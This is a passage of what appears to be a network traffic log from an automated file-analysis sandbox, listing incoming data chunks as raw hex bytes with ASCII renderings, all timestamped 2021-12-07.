2021-12-07 12:39:07 UTC	2055	IN	Data Raw: 11 af fe 61 cf 7a fb 9b b5 9d da 2d 9e 98 ff 2d b1 f3 07 aa c6 10 fc 3f 1f f0 9f 2e 6f d7 52 d2 ef a7 f9 99 91 6a 6f d7 39 23 5a 38 16 f7 5d a6 6b 79 e0 b3 10 fc 6f 05 f5 22 0a 64 0c 18 1f ea f2 65 5d 7f fd 80 6b 4a ad ec 1b f0 ff 6e a9 17 b4 0a 86 13 2b 55 3e d8 ff 62 5f c9 bb 96 9e 5f f4 ba cb 31 ff 90 da 9d d9 97 ce 9c f4 b8 e4 1b 73 d4 d3 1a ab df 7e 61 d0 ff b0 71 47 3b 3d cb 10 ce ed 16 51 b3 e1 e9 70 20 fc 5f 18 a6 b6 5b b9 cc 62 fe 35 31 b6 eb b9 d3 e0 91 6a 62 fe ed dc 15 fe 42 b1 3a c9 2c 3d 45 a8 66 c7 51 d3 db 19 ef 02 e1 ff 91 30 ba 67 a2 cc 6b 06 fa 07 f6 d3 7f 56 7b 5e b8 4b 92 9e c4 fe 87 af ed 3f c7 db 3d 4c 39 85 43 7d b4 36 5d bb ab 69 ef c9 ef a0 b5 2b f9 20 de 14 a2 aa 1d f3 72 55 aa 08 fe ff cf b7 2 c 0b df 9b 7f e6 b0 0d fa 87 4d 1e Data Ascii: az--?.oRjo9#Z8]kyo"de]kJn+U>b__1s~aqG;=Qp _[b51jbB:,=EfQ0gkV{^K?=L9C}6]i+ rU,M
2021-12-07 12:39:07 UTC	2062	IN	Data Raw: 60 cd ac 77 d0 0a e1 7f f7 d4 2d 64 e1 27 f0 2f bb d6 95 01 88 80 19 fd 30 ff 90 70 24 89 81 ff 4b 56 83 0f 85 84 bd d3 ea 05 61 aa 43 db c9 af 76 4b f8 0f 6b 83 ff f1 85 59 ae 62 f4 3b f2 2f 23 25 0f 8a d6 2b be 3c 31 6c a3 68 54 de 0b ff 93 a1 1c af b5 fd 5f d3 ff 4a 1b 02 ff 53 be ed af 16 af 24 90 5c 83 f9 c7 5d 45 32 4e bc 7f 15 46 63 75 09 0e fc 7a 1c cf 50 ff fc 2c db 37 ff ca ef 86 b8 2d f0 3f cd db 85 5f 6d 3a 5d ab e9 c5 b3 f5 c6 24 35 9e f5 24 6d bc 7b 7b e8 76 ac 85 71 b8 ab b3 cf 52 55 65 42 97 56 6e cc ec b5 74 55 0e c2 ff e8 0b fa 7f 2e d5 ad aa 7c 07 ff 21 fc 2f 0c 92 bd 03 86 f8 8b 77 b6 9c fc b8 28 ce 14 0d ff 0b 87 ca 20 a9 5e 76 e4 ff 10 f9 2f e2 02 c0 bf c3 14 ba bc 32 ed 88 f9 6f ae db 35 bc 7f 97 ea ba 0d 6d 02 fc c8 32 31 ff e4 b0 Data Ascii: `w-d'/0p$KVaCvKkYb;/#%+<1lhT_JS$\]E2NFcuzP,7-?_m:]5m{{vqRUeBVntU.|!/w(^v/2o5m21
2021-12-07 12:39:07 UTC	2070	IN	Data Raw: 0b 52 02 ff bd fb 14 fa 87 2c a5 b4 fa d9 1a 21 e4 3f cc 5e 36 80 ff ff 2f 42 ff f6 18 f3 4f b3 cf 3f 6b d1 ff 98 a6 52 4b d9 bc 79 4d 4b ad 5d e2 cd 55 79 7e f7 5a fe 73 df 68 a3 fb f5 06 f0 5f 0e b4 69 22 ff 67 7a d2 17 fc 27 6d 3b 59 c9 01 c1 07 83 d6 c9 5c a1 b6 af 8e c5 36 06 25 9b 58 da d6 97 0c 41 ff 4e ba 28 f4 92 65 f6 f7 ce ec 5e 9f 01 6d 31 f8 9f 5d cc d1 04 fe 59 44 f8 3f fa 5b f5 83 ff e7 3f 3e d4 3e 3c 8a f9 47 d0 ef 3c 3f e3 c3 f0 7f 8a 64 c9 36 73 92 04 fe 7d 46 3e 93 0d fc 4f c5 9b 75 63 71 37 2b de e0 fc 2f f0 6e 9f f4 fe 89 fc bf 7a 2f 87 17 53 d7 b0 ff 5c 53 69 92 cd 3e a2 7d af 90 7f 70 2b d3 93 e5 2c e6 ff 0c bf 99 24 79 09 fc 37 ef 6f fe 55 e2 13 f4 ff 5c c3 8a 57 0c 76 ba 6f 0a bd 62 3f 8b fe 3f c4 1e f8 f7 fb 36 7d a2 fe 6f 42 fd Data Ascii: R,!?^6/BO?kRKyMK]Uy~Zsh_i"gz'm;Y\6%XAN(e^m1]YD?[?>><G<?d6s}F>Oucq7+/nz/S\Si>}p+,$y7oU\Wv ob??6}oB
2021-12-07 12:39:07 UTC	2078	IN	Data Raw: fc db 0d cc 7a e8 ff 76 8e e4 61 fe ef 7d f1 87 cb 8d 67 83 f2 ac eb fe c7 9f 81 7f ea b1 66 39 5f 4a 8a 26 ab 06 ff 3b 48 d8 c8 e2 e3 59 dd 1a af f7 41 8f 86 33 1c d4 d4 e2 b0 7e 15 31 5e e4 3f 8e 9d 01 ff 85 92 62 a5 18 f3 9f bd f5 81 9b f4 1d 35 47 49 88 fc 9f 21 8f 64 6a 17 6b ec 7f 99 96 9d 0d 91 ff 5c e1 2c 46 01 ff a3 13 73 bc c5 81 43 7c 5c 17 ef 21 ff cb 9b 7c 95 62 34 d9 f3 94 02 a9 f6 13 bb 35 ff a3 0b aa 0c e0 ff 7f 01 fe 3f e9 0a fe eb a2 09 c1 7f d8 82 fc d7 df d0 3f 29 5c 6e da 50 fc 04 f5 cf 8e a2 b5 fc 07 af a9 ec 6d a4 f9 c8 7f 67 45 78 26 91 7f 62 14 a4 6e b1 b3 eb 5c ba 8b 83 37 f8 af 3e 66 3c 95 99 73 74 2c ad f6 e5 92 bb a9 5e 13 f9 9f bc 57 5b 0f 5a b7 db 5a 42 ff 2a f6 85 92 71 29 ef fe c8 1f e2 fc 93 03 ff be b3 7d d0 40 c3 c8 5d Data Ascii: zva}gf9_J&;HYA3~1^?b5GI!djk\,FsC|\!|b45??)\nPmgEx&bn\7>f<st,^W[ZZB*q)}@]
2021-12-07 12:39:07 UTC	2086	IN	Data Raw: c1 1d e9 fa 7d 55 da f6 d9 7d ce bc 3d e3 5f a3 a5 9f 58 fa 9d 9a be f0 a4 08 34 db d0 6b d3 da d2 6b 8f 66 6a 13 8c dc 7f 6f a0 24 23 d4 f2 8f fe 89 d4 38 57 4f 15 17 ad c1 87 91 7a 5c 9f 29 84 e8 d5 4d 41 8d a5 5f e7 23 1a b8 ad 6f 93 4d f8 8d 11 39 d9 64 31 1d 1a 78 5d a0 63 ad aa 52 82 fb 4f 88 07 fc 6f ee 03 ff b1 95 14 f8 bf 43 1e 7c 01 de ed c2 66 2f e5 25 9c 10 fe a3 db aa 16 c6 8d cd 93 40 c2 f9 64 d8 7f 6b 7b 5c 6e e4 51 b9 d4 b0 27 ed 53 41 03 f7 5f 0e fe 58 5b 89 24 16 e0 9f ae f9 a8 a9 2c 81 92 a9 1e 87 a5 48 fe d5 1e 7c ff 87 31 a2 af f3 e6 59 fd 8d 5f 9d fa 7f 77 30 c2 fe eb d5 4b e0 7f 84 47 8b 26 21 fa df d4 fb 6b 8c db 8a e1 b4 cd 4b 9c 81 56 e2 7a 22 42 1a 6c bf 9e dc 32 c1 8d b6 4a 10 5b 83 f3 9f 2b bd 46 a5 4d a1 08 29 ca e6 c9 b6 fc Data Ascii: }U}=_X4kkfjo$#8WOz\)MA_#oM9d1x]cROoC\|f/%@dk{\nQ'SA_X[$,H|1Y_w0KG&!kKVz"Bl2J[+FM)
2021-12-07 12:39:07 UTC	2094	IN	Data Raw: e3 41 74 4e 3f 90 e8 37 bc ff a6 95 47 35 b7 52 ce a7 19 28 9f 18 3c e5 7b 55 93 df 4f cc 75 01 f4 cf 2a 4c f7 af 50 ee d2 a2 02 fe af ff 2b 39 57 49 5d 1c f0 ff 41 de 59 ee d7 9f 61 fe 99 35 40 f8 5f 8a 5c 7e c8 fd b7 fb 0e f4 ef 93 38 e7 bd 7b e9 d7 53 5b 79 1b 13 bd 37 e7 d7 d5 8b 30 0d ea 88 c8 6d 5a 6e e6 47 f1 ad af 0b 15 e6 fa bd 02 fc e7 6e 5a db 5d 1d 62 98 ff 74 ef 6e 19 b7 44 b7 ae 94 5e 88 2e 5f 00 ff 03 d3 de 0c f0 3f 18 f2 79 43 3f f9 8a 17 f0 7f 92 db 0a e0 7f ad 1f c8 04 fe ff f7 d4 d0 e0 fd fb 42 97 c8 1a 6b 6c 0b fb af 86 0d 3f cf 2d 24 ff 0a c1 3f 28 5b cf fc 6f 87 42 e2 3c 74 9a e8 37 d9 6e 43 ff 6f 34 28 4f 7d b6 ff d6 9f 26 15 0e 83 f9 e7 0b 53 41 6d 5f 0a f8 9f 6a 24 b1 45 c9 74 10 65 4d 10 67 dd b7 fd c5 1c 6d de 61 3c f6 4f ff ff Data Ascii: AtN?7G5R(<{UOu*LP+9WI]AYa5@_\~8{S[y70mZnGnZ]btnD^._?yC?Bkl?-$?([oB<t7nCo4(O}&SAm_j$EteMg ma<O
2021-12-07 12:39:07 UTC	2102	IN	Data Raw: 3b f0 3f 38 f5 ff 41 d5 cd 87 f7 ef 4e a8 1a e7 b8 2a e8 5f 77 f9 b3 41 ff b2 bc 82 e8 5f a4 a0 ff 89 9f e9 0e 77 05 fd 3b 32 ff 6e cd b9 dd 91 3e 06 2b d5 31 03 8f 5d 33 57 e8 7f 84 d2 03 39 8d 27 6d eb 78 08 c9 a2 f5 1c cd ca cf f2 2f ca a5 af 43 fe f9 d2 f5 47 81 3f 3e 5c fa 29 a1 c0 86 77 89 ce 49 fe f1 c4 23 12 5e 25 69 d0 7f d6 fd a2 09 9a da f3 71 96 10 c8 77 4e b9 fc c9 8f d9 80 f0 24 0d f2 df c7 f7 e7 4c f7 34 e8 09 cd c5 32 19 aa 2a b2 ac 8b 02 aa 8a 61 ff bb ee b1 2b 53 37 8 8 6f d0 a1 c5 27 15 74 a5 e0 59 05 de 68 f5 de 6b 45 61 4b aa 02 9f 2e 29 ef df 7e 58 f2 86 27 b8 07 ad 5c cd c3 be 5f 37 d4 28 69 be 27 ab 7c ac 10 24 9a 5e 4d fa 12 31 07 fa 67 d9 98 a7 9c 28 fb 15 55 cb 6b e8 31 90 7f 3a 2a fa 94 63 b8 e2 fd 55 fe 78 25 8e 3a 03 8d 4a ad Data Ascii: ;?8AN*_wA_w;2n>+1]3W9'mx/CG?>\)wI#^%iqwN$L42*a+S7o'tYhkEaK.)~X'_7(i'\|$^M1g(Uk1:*cUx%:J

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	2109	IN	Data Raw: 29 f3 16 a5 de bb 1d fb ab 8e 25 d3 d4 4d 47 7d 44 30 96 e6 ba ff ec ef f3 b0 ff f0 5d 3a 02 fe e3 cd c3 56 44 ff aa 54 23 04 f8 3f 6e d9 e5 88 20 8f 66 d5 9f ce 0d f5 02 62 49 a4 d1 83 ea 9f 55 67 4d 79 a8 09 db 96 bf b3 0d 91 b0 db 14 80 ff 6f 84 3b e0 ff 6b 9d a7 fa a7 b9 4f 97 80 ff c2 05 fc 97 61 d5 60 d2 cc b5 2b b4 c6 c4 fb 0d e8 66 83 b7 0c 9c 76 c1 ff 5a c5 25 2f e4 a0 1a f6 5f d5 e9 2d a6 61 c5 c9 ba 37 7f 26 7a 24 5f c9 d5 c4 f6 36 b7 12 4c f5 f9 d9 09 fc 47 0d cf 30 74 2a f0 7f 27 04 fe 93 be 59 ea 97 c4 47 e4 2b a9 01 03 42 64 81 83 d7 52 40 ff 3f d0 da 2a 21 7b a3 bf 74 ae 76 f6 01 ba 6e 95 4f 71 a8 a2 4c 3f 91 3c 93 e8 ad 06 35 6a b4 77 29 b5 d3 cb d1 92 fd 4f c0 ff f4 2e 11 e4 bf b5 7f f5 57 39 2e aa 31 d6 e9 ba 62 be 65 4d 0c fe cf 05 e0 Data Ascii:)%MG}D0]:VDT#?n fbIUgMyo;kOa`+fvZ%/_-a7&z$_6LG0t*'YG+BdR@?*!{tvnOqL?<5jw)O.W9.1beM
2021-12-07 12:39:07 UTC	2117	IN	Data Raw: 71 a7 7c 6b 9c 10 ee 3f 91 b6 55 b7 55 74 f8 ff c7 cf 66 13 c5 17 f3 d6 a3 9a 90 2f a3 c1 fb c7 78 d8 1c 54 93 4c 28 d5 e7 e0 f5 04 f8 bf 94 8a a6 8a 69 fd 7b 33 ce 76 da b8 63 d5 b1 b7 80 ff 6d fd 7d bd 5b 80 42 54 53 d9 a4 4f 2a 4b a6 05 45 5c 69 8c 0d f2 6f 43 ce bf 46 f4 6f dc 57 da 08 08 0d 31 48 61 fe 89 dc 36 0b 0e c5 91 d0 27 4f 71 5c f8 15 a3 07 f9 d7 db a0 c7 30 6f 23 de 6f 9b 2b 37 04 fe af 60 c1 ff c7 d8 7f ff 73 fd 86 fd e3 78 48 91 91 3d 32 0a 21 23 59 11 42 91 2d 54 56 f6 5e 51 56 c8 26 64 cf 28 3b 84 50 51 99 59 21 65 16 b2 f7 2a 4a ca 4c 46 7c 8f c7 f3 f1 e2 ba 9e d7 e7 fb c3 fb 2f 70 7b 3a cf c7 71 1e c7 7d 1d 01 6f 06 1e 07 0d 43 fe cb 1b c8 7f 79 39 0c fb ff 18 23 72 72 5b 8c 21 ff 66 29 de 7e f1 51 3 c ec bf 95 dd 34 b7 cf 37 88 ba 61 Data Ascii: q|k?UUtf/xTL(i{3vcm}[BTSO*KE\ioCFoW1Ha6'Oq\0o#o+7`sxH=2!#YB-TV^QV&d(;PQY!e*JLF|/p{:q}oCy 9#rr[!f)~Q<47a
2021-12-07 12:39:07 UTC	2125	IN	Data Raw: e8 4c 98 bc 7d 3e 0e fe 3f 31 ba d4 8b 35 e0 9f f4 aa d9 31 56 77 63 77 16 d6 e7 3a 4b 1c 8e 93 78 69 47 31 ba d1 a0 20 f8 6d 8a c8 94 eb 0f 67 c8 3f 7f f9 80 ca d3 e6 3b ae 11 a9 bd 39 e4 9f 7d 13 95 ca 99 d8 00 fd b7 0b a1 44 31 e9 0d 7d 97 0e c8 3f 04 ff a3 13 9c 3f 77 0a 26 ff c5 86 f4 7b 37 f8 5f 98 8a 60 ff f1 a2 26 4f 32 92 7f ab b7 a2 e4 b2 34 02 fc 7f 4a 33 e4 bf 9a e6 fd f5 cb 3d cb 01 bf 3f 99 b9 c2 ca 61 ba e5 39 77 c4 b1 cd 25 d5 c1 3d e9 69 fd 0b d6 df 4e 35 92 7e e6 be d5 55 2d 13 3f a9 ef 2a c5 13 0d df ff a8 52 1d f9 a4 8c 4b 99 ea ac cb 35 8d a8 bd 79 d7 c5 1f f7 77 66 22 e4 94 93 98 ca 45 64 71 b6 b2 38 40 ff 71 6b cf 9b 45 5e 69 6a 39 10 f2 bf 35 45 aa 2f 9a cd d9 c3 fe b7 80 49 22 2c ff 67 de 49 67 50 dd 71 2f d7 d4 5a 11 d2 3e 79 fb Data Ascii: L}>?151Vwcw:KxiG1 mg?;9}D1}??w&{7_`&O24J3=?a9w%=iN5~U-?*RK5ywf"Edq8@qkE^ij95E/I",gIgPq/Z>y
2021-12-07 12:39:07 UTC	2133	IN	Data Raw: 12 d9 96 bf ce 2f db 3e 27 23 fb 1f ce d9 aa b1 f5 ae 37 0b bf c7 0d 2d 4c c0 3d 87 ef f1 16 f2 9f b9 f9 c7 81 ff db d4 02 fd eb 17 e0 3f a2 d5 4b f4 fd a0 ff d9 eb f3 38 b5 58 9f 44 44 e2 7e a1 b4 1a f2 bf 1f 4b 8f 43 fd ff a6 a8 2a a6 cf 14 b9 12 05 fd 4f af 86 7e 2f d1 1c 2f 9b 07 e8 3f 79 17 f6 36 4b 88 87 07 fe 81 ff f1 4d e5 93 05 26 8f bf ad e1 f5 7d f9 d0 ff 98 f7 4a a1 fa 1f 7a ca 57 b6 b0 ff a8 b5 0e f2 af e6 0a 10 fd db 1a 2d f8 1f e1 fd 3f 5f 4e 6a ff 00 f8 df 84 cd 7f ec ed c0 ff 2 43 fe 09 3f 73 1d bc ff 89 e6 bf 09 e7 e8 bf 9e eb ee 54 e8 96 4b c7 01 fd 5f 51 7e 02 f8 ff 70 c4 8f 00 fe db 45 13 0e f9 5f a3 3f be c3 fe 53 42 fd 54 c8 3f d3 23 34 5a fe a4 33 94 a8 62 5d a2 9a 38 51 fd 96 f2 ba 0a 05 3f e4 ff b2 5d 26 07 fd cf 37 9e a1 06 47 Data Ascii: />'#7-L=?K8XDD~KC*O~//?y6KM&}JzW-?_Nj/C?sTK_Q~pE_?SBT?#4Z3b]8Q?]&7G
2021-12-07 12:39:07 UTC	2141	IN	Data Raw: fa cf 60 5a e3 a5 ad 2a be c6 06 56 d0 3f d0 95 bd 76 f1 b7 77 ef 5d 67 76 83 fd 3f 75 77 e4 f8 b5 cd ab 5e 36 b3 1f 21 f6 17 9a f0 b6 06 fd 4f 7d 4f 52 2d e8 3f ad 36 d7 14 84 78 63 da 7b 22 07 8f d1 93 10 a4 7a 9c 71 fd be 7a a6 2f 54 18 f4 1f 3f bf 3e 1a 66 48 c3 97 d9 4d 95 86 fc 53 f3 6b a6 f7 81 ff 65 08 66 da 04 fd b3 d3 16 d5 d7 57 77 fe f2 ca 51 2d e6 16 dc b6 3c 5b 03 fe ef db 4f 26 4b 60 ff a3 72 ee e9 67 d7 ab f9 29 d4 8d af ad 59 b4 93 3b f9 d2 b9 78 9d 2c 2b 99 cc 87 fd 47 97 c7 dd 28 8e 95 6b 5f 8e 5e f0 ab da 7e da 7f e1 62 28 ee 0f 7b c7 57 8c 48 fe dd 87 85 e0 fb 73 f7 59 77 23 53 ae b0 15 2f ab b6 f6 8b f6 37 d6 28 0a 21 fb ff 70 c4 82 5e d3 bc cb 26 91 1a b9 b4 bd 7a f2 cc d2 38 f7 66 e9 99 3f 6f 41 ff 96 3f 9a 23 33 01 f4 57 21 91 e2 Data Ascii: `Z*V?vw]gv?uw^6!O}OR-?6xc{"zqz/T?>fHMSkefWwQ-<[O&K`rg)Y;x,+G(k_^~b({WHsYw#S/7(!p^&z8f?oA?#3W!
2021-12-07 12:39:07 UTC	2148	IN	Data Raw: 54 ff e2 8b d1 bf 88 13 7f 53 32 05 fe f3 59 2b f1 09 35 cd 6f 54 f2 71 90 7f 65 2f 2d 07 f9 f7 ba 26 89 0e 90 ff 37 5e 9f 49 13 0d fc 2f 99 fd 11 63 36 02 25 e3 db 63 44 22 8c e1 f2 3a 2e aa 55 23 86 c7 77 60 ff 2f c7 61 a6 e5 1a 45 11 41 97 bd ca 67 7d 8b a9 52 bf 97 52 22 83 19 57 d8 20 ff 62 66 6b 73 0b f2 ef a2 6f c0 fb 0f fa 37 e1 44 63 06 d0 3f 2d 28 ac aa 05 29 dc c2 ea ff 56 77 f7 fb 3f 89 7a e8 ff c6 6a a0 ff 0b 46 fb bf 58 b4 ff 7b 72 18 d3 ff ad e2 34 1b 89 42 ff 27 1e b6 12 54 df 8b ea df 96 31 fa 37 56 3f 78 ff 41 ff a1 e2 37 52 0b fd 0f 65 d0 7d e0 bf 6e a2 fc 57 1b 86 ff 2a 22 1f bf 64 3d 41 f5 5d dd 82 89 15 be ff 68 3a 72 d8 7f 4e f4 83 95 f0 f5 17 a9 29 9e 14 d8 ff be f4 2f de 49 2c 70 51 8e f6 b4 d8 33 f8 fe f1 ec 56 fa d7 ac 24 d0 f9 Data Ascii: TS2Y+5oTqe/-&7^l/c6%cD":.U#w`/aEAg}RR"W bfkso7Dc?-()Vw?zjFX{r4B'T17V?xA7Re}nW*"d=A]h:rN) /I,pQ3V$
2021-12-07 12:39:07 UTC	2156	IN	Data Raw: 8d 61 fe 99 c9 3a 4c 41 b8 8b 85 7f 5d 38 c0 bf 56 10 fc 6b f9 11 e0 5f ef b1 f0 2f 9a 03 fc 4b 07 a9 ff 0e 0b ff 1f fc 2b e9 00 ff aa 42 f0 af 16 6f fd 1c 17 14 ff 52 43 f1 2f 69 14 ff 7a 1a 3d de 8e e0 5f fe d5 30 ff e3 81 fe 13 ab ff 55 3f e8 7f dd 91 fe 57 cf f0 ff f6 bf 87 0f fa df 3d a4 ff 75 ba 08 fd af 01 56 ff 3b 7a d0 ff 6e 22 fd 6f a6 a0 20 ee 27 b4 ff a5 46 fb df 3c b4 ff d5 90 6f a4 46 fa 5f 3e f2 14 1f 4f 2c ff bf c1 9d 7d ff bf 2a 82 7f 31 66 80 ff ff 3c 96 ff 9f f8 d6 be ff 7f 1e f2 5f 0b 46 a8 c0 ff 6f 8c fa ff 3b 50 ff 3f 23 11 c6 ff ff e0 e9 d2 e4 22 f8 ff a3 a3 33 ba d9 74 b1 f0 7f 99 03 fc ff 39 82 ff d7 1d 4e 55 2d c1 d2 bf f0 37 ec eb 5f 2e 21 f8 57 8c f9 de ba 33 96 ff 93 2b 65 df ff f9 f9 14 e8 5f 98 74 c1 ff 59 80 85 7f 3d 38 c0 Data Ascii: a:LA]8Vk_/K+BoRC/iz=_0U?W=uV;zn"o 'F<oF_>O,}*1f<_Fo;P?#"3t9NU-7_.!W3+e_tY=8
2021-12-07 12:39:07 UTC	2164	IN	Data Raw: 87 3b 1d 3e 9d 6f b5 8f 35 97 f7 0e ca 23 52 0d f2 79 3a d0 20 ce 2f 7f ea fd 96 da 4b 46 53 92 af c0 e9 cf 79 64 0e f7 3f fb 1f 96 06 2e 0f a2 ab 6d 22 c8 d1 5e 3b e1 76 f8 11 55 28 23 bf 4f f6 18 59 72 94 4e e0 66 26 ec db ce 5e a0 f3 cc 2d de 5f 43 c1 9c 27 17 8d 3b 14 ae d0 ec 97 e8 a0 c2 fc bc 84 89 94 4f 87 62 b0 67 47 27 f3 19 0d cb 5f f7 f8 f8 75 50 93 e1 ad 87 02 c5 0f 7d ef 8d c9 a5 9f eb 38 09 89 da 74 18 1e 6c 2b 8a 66 e6 ca d9 87 bd a1 fe 21 4d ad 4b 3c ae 38 1e f6 7c ea 75 05 ad d0 07 8d 90 ac cf 1f 3a b8 31 c2 07 d6 6c 7d 62 85 4e 72 a4 9e 65 49 92 79 f1 27 68 08 8a f5 2d f1 3d d5 b0 3d 31 63 1c 50 bd c5 f9 0b 3b cf 74 83 a5 e8 51 e2 95 4c 04 6d d7 9c 39 fa 2a 51 4f 8c 66 2b eb d3 78 4b 1b bc fc 83 1b a1 fa 61 78 0f 1a 37 dc 49 ab c8 da fa Data Ascii: ;>o5#Ry: /KFSyd?.m"^;vU(#OYrNf&^-_C';ObgG'_uP}8tl+f!MK<8|u:1l}bNreIy'h-==1cP;tQLm9*QOf+xKax7I
2021-12-07 12:39:07 UTC	2172	IN	Data Raw: 9b 74 a8 fe c3 81 0c 54 ff ef ee 6e 9a ea 9b 8c 3f 50 ff 83 20 a8 ff d9 70 ea 0c 6a e5 f1 13 a8 fe 7b 7f a2 d6 9c 8c 79 ff 60 26 3e f4 fe 59 c2 1f ea 7f d5 59 a0 af f7 2c 25 11 ea 7f f1 19 aa 7f 5e f1 aa a5 92 f4 d0 06 aa 7f 5e a7 e6 4a 5b 17 17 47 54 c6 6a 0c f5 7f af 37 a5 75 59 0f 7f 7a 44 a7 09 d6 3f f8 43 27 c3 37 b0 5e 2d 7b 8e 43 f5 1f 58 32 0a 93 15 7f 27 c8 ba 7f e1 9d 25 5e cd f6 79 d5 c4 c0 be ad bc 5b 7d 13 aa ff 6d f4 a1 3c 29 ac d7 96 ef da 97 c0 08 5a ff e8 73 be e2 aa ce ac 5f ae 39 84 ea 3f 18 10 14 9b 99 8a be ff dd 51 40 0f d5 bf b1 8a 4b 2c d6 91 1e 3f 65 c6 8f 47 a6 63 5c 6b c9 c0 87 36 40 07 50 26 78 6d af 37 d0 90 9c a1 fe 57 7d 5f e5 71 d7 d3 a1 fe 37 be 50 ff 0f e4 1d bf 14 fd c5 61 a8 fe 3f d7 8f 37 f2 54 71 24 7e de 39 ce 50 ff Data Ascii: tTn?P pj{y`&>YY,%^^J[GTj7uYzD?C'7^-{CX2'%^y[}m<)Zs_9?Q@K,?eGc\k6@P&xm7W}_q7Pa?7Tq$~9P
2021-12-07 12:39:07 UTC	2180	IN	Data Raw: d8 f7 73 9c 79 25 21 e9 a3 34 f0 cf a8 ce 70 a0 7e 92 e5 02 93 54 02 91 ff 70 d1 d5 95 bf ab 36 dd e5 46 e4 3f e4 cd 3d 86 5e 54 54 46 4a 44 fe 5b d0 d5 1c 79 38 f8 ee 37 f0 ef d2 cc 04 e5 19 f4 52 f8 69 68 d3 3f f9 ef 30 0a a9 12 fd 02 f8 07 ce 7f 3c 96 1c 89 34 43 81 7f 0f a1 fd 5f b4 83 cf 47 7a 78 c0 bf 40 28 ff 99 32 2a 2d f7 ca 02 ff 4e a0 f3 9f a3 77 63 ee 5f 7a 80 7f 34 07 ab 17 8e 99 77 77 3f 29 00 ff 8c a1 fd ff 2b df b4 6b c2 51 e0 1f 38 ff a4 a9 c4 5c 9e 58 06 fe 81 fd 5f e7 07 31 1d b2 35 c0 3f 42 c8 3f 7c a1 4c e6 21 76 e0 df 6a b8 59 8b 49 8a 3d 4a 8d bd 3c 22 ff 6d da 7c 0c 64 95 7f f2 02 f8 e7 55 da 56 9a 58 cd f1 9f fd cf 6b bf 98 1d e0 5f 06 74 fe c1 ff ac 94 fd f7 f0 f1 ff f6 3f 91 1d ee bd 05 fe 29 e7 0a 70 f6 a7 d9 cc 11 39 03 ff 46 Data Ascii: sy%!4p~Tp6F?=^TTFJD[y87Rih?0<4C_Gzx@(2*-Nwc_z4ww?)+kQ8\X_15?B?|L!vjYI=J<"m|dUVXk_t?)p9F

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	2187	IN	Data Raw: e0 9f e9 0d d8 bf 00 19 e0 5f 7e 08 ec 9f d7 26 f0 8f 9f 12 f6 cf ed 11 f0 4f 90 0e f6 ef 5e 3d f0 ef 81 3e ec 1f 15 22 ff c9 19 c2 fe f1 3b 00 ff 14 af 60 ff 68 10 f9 6f e2 3b ec 5f 37 22 ff 31 66 c3 fe 11 4b 03 ff 50 cd 60 ff 56 a6 80 7f 84 75 b0 7f 01 88 fc 97 d5 02 fb 47 39 0a fc fb 54 07 fb 97 8c c8 7f 8f 83 60 ff 50 4c 80 7f f9 56 b0 7f b8 88 fc 57 23 04 fb c7 91 0b fc fb 4b 08 fb 37 e1 09 fc ab 41 83 fd 33 cf 01 fe 21 45 c0 fe 29 23 f2 9f 3d 03 ec df 31 29 f0 cf 7a 03 f6 6f 01 91 ff ee c8 c1 fe 7d 40 e4 bf 06 61 d8 3f 7f 44 fe 33 6f 84 fd bb 12 02 fe c5 e5 c2 fe b9 22 f2 1f d1 29 ec df 8e 32 f0 8f a6 19 f6 8f f7 39 f0 4f dc 13 f6 cf f1 1b f0 cf 7b 1a f6 ef 2e 22 ff f1 5f c1 fe 11 27 01 ff 3c 43 60 ff 36 10 f9 ef c4 17 f6 af 28 12 f8 77 1a 01 fb d7 Data Ascii: _~&O^=>";`ho;_7"1fKP`VuG9T`PLVW#K7A3!E)#=1)zo}@a?D3o")29O{."_'<C`6(w
2021-12-07 12:39:07 UTC	2195	IN	Data Raw: e9 7c 5b d5 91 4b e9 89 e8 fa 66 68 75 bf e5 63 d9 fb 50 d3 18 fb 23 83 eb f1 58 c8 66 4a e5 f0 bf 93 13 0d c3 fe 9d 8f 2f 0c 11 1d 94 7a 9b 70 42 8f f9 c3 c4 57 f5 f6 bf 11 ba 7b df f5 da 64 23 21 84 bb 65 ca e1 9f 5e 50 ba 6b 69 40 4e 63 ab 4e ae 3e 3e bb a7 11 dd cd a9 4c 74 85 5c 28 e7 d4 07 b0 ed dc d6 9c a4 99 4a a4 d6 69 d8 4a 0c 4d 85 99 9d 4b 66 23 6f 05 6e ef d5 3f 81 fa 7f 3b 5a 7c b2 67 18 4b 63 36 3c b9 12 b2 57 34 bb b4 47 3b 10 4b c2 dc 8e ed 5e a3 c5 ef 13 e2 2d ea d6 24 3d 69 06 b9 70 2f 7e 18 ce 33 a7 14 dc 3e de 67 e7 d3 cd 9a 26 a5 e1 59 d5 c8 0e 92 f1 f7 27 ac 0b d4 1e af 9d 51 09 98 cd 25 ce 73 f8 83 86 82 d5 36 29 34 a7 5d fd d9 55 13 59 f4 12 02 7b ee 40 8a 20 90 16 63 62 09 98 ff 50 72 b8 04 f4 ff 66 11 29 40 ff 7d 21 66 01 e6 5f Data Ascii: |[KfhucP#XfJ/zpBW{d#!e^Pki@NcN>>Lt\(JiJMKf#on?;Z|gKc6<W4G;K^-$=ip/~3>g&Y'Q%s6)4]UY{@ cbP rf)@}!f_
2021-12-07 12:39:07 UTC	2203	IN	Data Raw: d0 f2 23 39 9b 76 3e 3d 4d 47 18 45 22 ac 9c a7 30 7a f9 0b a8 8f d0 b8 74 09 0c 8d 9f 04 c1 ba 43 f1 ce 6a 46 ed 35 b4 5f 3f 8e 3b 1c d7 16 ab 5e 22 00 ef 5f b6 4f 91 7a e5 0b 1e 02 68 73 70 6f 22 69 57 71 e2 e5 a3 34 d6 61 ae a7 6f a9 d4 f6 0a 11 e2 99 0c b2 8c 40 e7 71 aa 15 f3 40 ba 81 63 5d 46 14 d8 f6 03 f1 55 c1 34 67 b7 f3 a5 12 15 93 2b 83 35 f3 58 ca dc d3 82 d6 67 44 5d b6 e1 8d 9b 08 6b e3 8f ed b4 4c 45 8a 94 9f 20 a3 75 a8 1a e8 7f 3e ab 5d 85 7a 93 b6 43 ca 5d 6a 2e d4 25 be 04 4f 35 d7 83 37 b8 4c c4 3a 7e 06 c5 06 db b7 bd 83 12 29 4a ff 63 9e 55 01 b7 e0 e1 25 ac 6b 13 ef 7c 35 8f a8 bb 06 7b db b1 15 0a 78 ad 9e b9 10 ff 0b 39 80 6d 82 1e ab 34 77 a2 9d 80 95 17 9c cc 31 7c c7 39 0d 42 53 d1 88 52 b1 15 96 45 b3 49 ac 97 1f 8f b9 44 45 Data Ascii: 